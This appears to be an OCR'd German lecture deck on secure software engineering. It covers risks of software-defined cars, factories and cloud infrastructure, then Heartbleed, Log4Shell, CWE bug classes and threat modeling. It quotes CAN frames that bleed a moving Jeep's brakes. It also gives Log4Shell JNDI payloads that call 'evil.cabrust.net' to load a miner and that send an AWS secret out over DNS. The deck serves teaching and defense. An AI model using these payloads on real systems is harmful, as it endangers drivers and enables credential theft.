
Sichere Softwaretechnik

Dr. Clemens-Alexander Brust
Arbeitsgruppe Sichere Softwaretechnik
am DLR-Institut für Datenwissenschaften

Software-defined Car

- Vernetzung
- Automatisierung
- Personalisierung



BMW AG

Das Software-definierte Fahrzeug

bosch-mobility-solutions.com

Tesla extended the range of some Florida vehicles for drivers to escape Hurricane Irma

The update unlocks the full battery capacity of 60 and 70 kWh vehicles through September 16th


The Verge

Software-defined Manufacturing

- Universelle Maschinen- und Anlagenkomponenten
- Verschaltung durch Software

- Flexible, wandlungsfähige Produktionssysteme

- Buzzword Industrie 4.0




verbund.uni-stuttgart.de


Software-defined Infrastructure

09 Juni 2021

Worldwide Software-Defined Infrastructure Software Revenues Surpassed $12 Billion in 2020, According to IDC


- Extreme Ausprägung von Virtualisierungstechniken
- Rechen-, Netzwerk- und Speicherressourcen werden in Software beschrieben
- “Infrastructure as Code”
- Management kümmert sich automatisch um die Abbildung auf physikalische Systeme
- Flexibler Ressourceneinsatz






Wo hört es auf?

darpa.mil



Software-defined Hardware

[Merlino UIC'15]



Software-defined Cities

devops.com

Why the Buzz on Software-Defined Everything (SDx)?

Software-defined Everything

Risiken SD-Car

- Headunit verwendet D-Bus für IPC
- Port ist an alle Netzwerkschnittstellen gebunden
- Auch WLAN und LTE

- Prozess auf der HU ist über D-Bus erreichbar und läuft als Root
- Headunit ist im CAN eingebunden…

- Modelljahr: 2014

Remote Exploitation of an Unaltered Passenger Vehicle

Dr. Charlie Miller (cmiller@openrce.org)
Chris Valasek (cvalasek@gmail.com)

August 10, 2015

No brakes

The Jeep has the same “feature” as we saw in the Ford Escape, namely that one could bleed the brakes while the car was moving if a diagnostic session could be established. This has the result that the brakes will not work during this time and has significant safety issues, even if it only works if you are driving slowly.

First we need to start a diagnostic session with the ABS ECU

```
EID: 18DA28F1, Len: 08, Data: 02 10 03 00 00 00 00 00
```

Then we bleed the brakes (all brakes at maximum). This is one message (InputOutput) but requires multiple CAN messages since the data is too long to fit in a single CAN frame.

```
EID: 18DA28F1, Len: 08, Data: 10 11 2F 5A BF 03 64 64
EID: 18DA28F1, Len: 08, Data: 64 64 64 64 64 64 64 64
EID: 18DA28F1, Len: 08, Data: 64 64 64 00 00 00 00 00
```

Risiken SD-Manufacturing

- Stuxnet (2010)
- Siemens SIMATIC-S7 Industriesteuerung
- Vier Schwachstellen in Windows
- Eine Schwachstelle in Siemens WinCC
- Manipuliert Regelung von Motordrehzahlen
- Einführung SIMATIC-S7: 1995

Siemens

Risiken SD-Infrastructure

Fix for unauthenticated secret access #3289

Merged maciaszczykm merged 2 commits into kubernetes:master from floreks:security

- Kubernetes-Dashboard zur einfachen Administration
- Dashboard fragt nicht immer nach Zugangsdaten
- Zugang zu:
  - Rechenleistung (Kryptwährungen)
  - Logs (weitere Zugangsdaten und sensible Informationen)

digitaltrends.com

An Amazon crypto scam left its victim with a $45,OOO bill

cointelegraph.com

Researchers Detect Crypto-Mining Worm to Steal AWS Credentials

Cybersecurity researchers now expect future cryptojackers to mimic this worm's ability to hack Amazon Web Services credentials.

Money Doesn't Grow on Trees, but it's Growing in the Cloud

by RedLock CSI Team | 10.05.17, 5:59 AM


Heartbleed

- Bug in OpenSSL
- “Herzschlag” für verbindungloses TLS

- Vom Angreifer angegebene Nachrichtenlänge wird nicht geprüft und trotzdem zum Kopieren der Nachricht in die Antwort verwendet.

```
struct {
          HeartbeatMessageType type;
          uint16 payload_length;
          opaque payload[HeartbeatMessage.payload_length];
          opaque padding[padding_length];
} HeartbeatMessage;
```

IETF



```
1448 dtls1_process_heartbeat(SSL *s)
1449         {
1450         unsigned char *p = &s->s3->rrec.data[0], *pl;
1451         unsigned short hbtype;
1452         unsigned int payload;
1453         unsigned int padding = 16; /* Use minimum padding */
1454
1455         /* Read type and payload length first */
1456         hbtype = *p++;
1457         n2s(p, payload);
1458         pl = p;
1459
1460         if (s->msg_callback)
1461                 s->msg_callback(0, s->version, TLS1_RT_HEARTBEAT,
1462                         &s->s3->rrec.data[0], s->s3->rrec.length,
1463                         s, s->msg_callback_arg);
1464
1465         if (hbtype == TLS1_HB_REQUEST)
1466                 {
1467                 unsigned char *buffer, *bp;
1468                 int r;
1469
1470                 /* Allocate memory for the response, size is 1 byte
1471                  * message type, plus 2 bytes payload length, plus
1472                  * payload, plus padding
1473                  */
1474                 buffer = OPENSSL_malloc(1 + 2 + payload + padding);
1475                 bp = buffer;
1476
1477                 /* Enter response type, length and copy payload */
1478                 *bp++ = TLS1_HB_RESPONSE;
1479                 s2n(payload, bp);
1480                 memcpy(bp, pl, payload);
1481                 /* Random padding */
1482                 RAND_pseudo_bytes(p, padding);
1483
1484                 r = dtls1_write_bytes(s, TLS1_RT_HEARTBEAT, buffer, 3 + payload + padding);
```

Log4Shell

- Feature in Log4j: Lookup-Makros in Lognachrichten
  - `${java:version}` → `1.7.0_55`
  - `${sys:logPath}` → `/tmp/…`

- JNDI: Java Naming and Directory Interface zum Zugriff auf Verzeichnisdienste:
  - `${jndi:dns//8.8.8.8/www.cabrust.net}`
    → `A www.cabrust.net 21600 139.177.65`


  - `${jndi:ldap://evil.cabrust.net/x}`
    → `javaClassName: mineEthereum javaCodeBase: http://evil.cabrust.net/mineEthereum`

- Lookups können verschachtelt werden:
  - `${jndi:dns://dns.cabrust.net/${env:AWS_SECRET}.com}`

Sicherheitslücke Log4Shell: Internet in Flammen

Die Zero-Day-Sicherheitslücke Log4Shell war zu leicht auszunutzen. Das Ausmaß lässt sich noch immer nicht abschätzen.

Lesezeit: 10 Min. In Pocket speichern 18



(Bild: Composing | Quelle: Misha - stock.adobe.com)

heise.de

Variable replacement works in a recursive way. Thus, if a variable value contains a variable then that variable will also be replaced.

apache.org

Fehler?

- Log4Shell wird bezeichnet als:
  - Sicherheitslücke (Heise)
  - Schwachstelle (BSI)
  - Fehler (Sophos)
  - Bug (TrendMicro)
  - Neues Feature (Apache)

- Log4j verhält sich exakt so wie in der Dokumentation angegeben und in den Unittests geprüft.

> Variable replacement works in a recursive way. Thus, if a variable value contains a variable then that variable will also be replaced.

- Ist das ein Fehler?

Klassische Fehler “Bugs”


Common Weakness Enumeration
A Community-Developed List of Software & Hardware Weakness Types

- Lesen und Schreiben außerhalb von Speichergrenzen
- Verwenden von Speicher nach der Freigabe
- Integerüberlauf
- Auflösen von Nullzeigern
- Auflösen von nicht initialisierten Zeigern
- Verlassen auf undefiniertes, unspezifiziertes or implementierungsabhängiges Verhalten

```
int id_sequence[3];

/* Populate the id array. */

id_sequence[0] = 123;
id_sequence[1] = 234;
id_sequence[2] = 345;
id_sequence[3] = 456;
```

Denkfehler “Flaws”


Common Weakness Enumeration
A Community-Developed List of Software & Hardware Weakness Types



- Fehlende Neutralisierung von nicht vertrauenswürdiger Eingabe:
  - Cross-Site Scripting
  - SQL Injection
  - Shell Injection
- Keine Pfadbeschränkung auf bestimmte Verzeichnisse “Path Traversal”
- Fehlende Authentifizierung für kritische Funktion
- Entserialisierung von nicht vertrauenswürdigen Dateien
- Neue OWASP-Schwachstellenkategorie seit 2021: Insecure Design

Microsoft Security Development Lifecycle

- “Klassische” Version 5.2 ca. 2012



Microsoft Security Development Lifecycle (2)

Provide Training	Define Security Requirements	Define Metrics and Compliance Reporting	Perform Threat Modeling
Establish Design Requirements	Define and Use Cryptography Standards	Manage the Security Risk of Using Third-Party Components	Use Approved Tools
Perform Static Analysis Security Testing	Perform Dynamic Analysis Security Testing	Perform Penetration Testing	Establish a Standard Incident Response Process

Threat Modeling – Bedrohungsmodellierung

- Angewandtes Risikomanagement
- Möglichst früh im Entwicklungsprozess von Systemen anfangen und nie aufhören.

- **Schwachstelle**: Eine Diskrepanz zwischen Sicherheitsregeln (Policies) und der Realität

- **Bedrohung**: Etwas, das unter Ausnutzung einer **Schwachstelle** einen **Schaden** an einem **Informationsasset** verursachen kann.

- **Risiko**: Entsteht aus der Wahrscheinlichkeit, dass eine Bedrohung den Schaden mittels einer Schwachstelle verursacht.

Risiken aus Bedrohungen – Analyse


Bedrohung	Wahrscheinlichkeit	Wirkung
Jemand kann ein Radiergummi verwenden, um einen Eintrag aus dem Geburtstagskalender in der Küche zu entfernen.	Mittel	Niedrig
Jemand kann einen Vorgang in Friedolin auslösen, der das System für alle Studierenden mehrere Stunden lang blockiert.	Niedrig	Hoch
Jemand kann über ein Eingabefeld in Moodle die Namen, E-Mail-Adressen und weiter Infos aller Studierenden einsehen	Hoch	Mittel

Risiken aus Bedrohungen – Umgang


Bedrohung	Antwort
Jemand kann ein Radiergummi verwenden, um einen Eintrag aus dem Geburtstagskalender in der Küche zu entfernen.	Akzeptieren
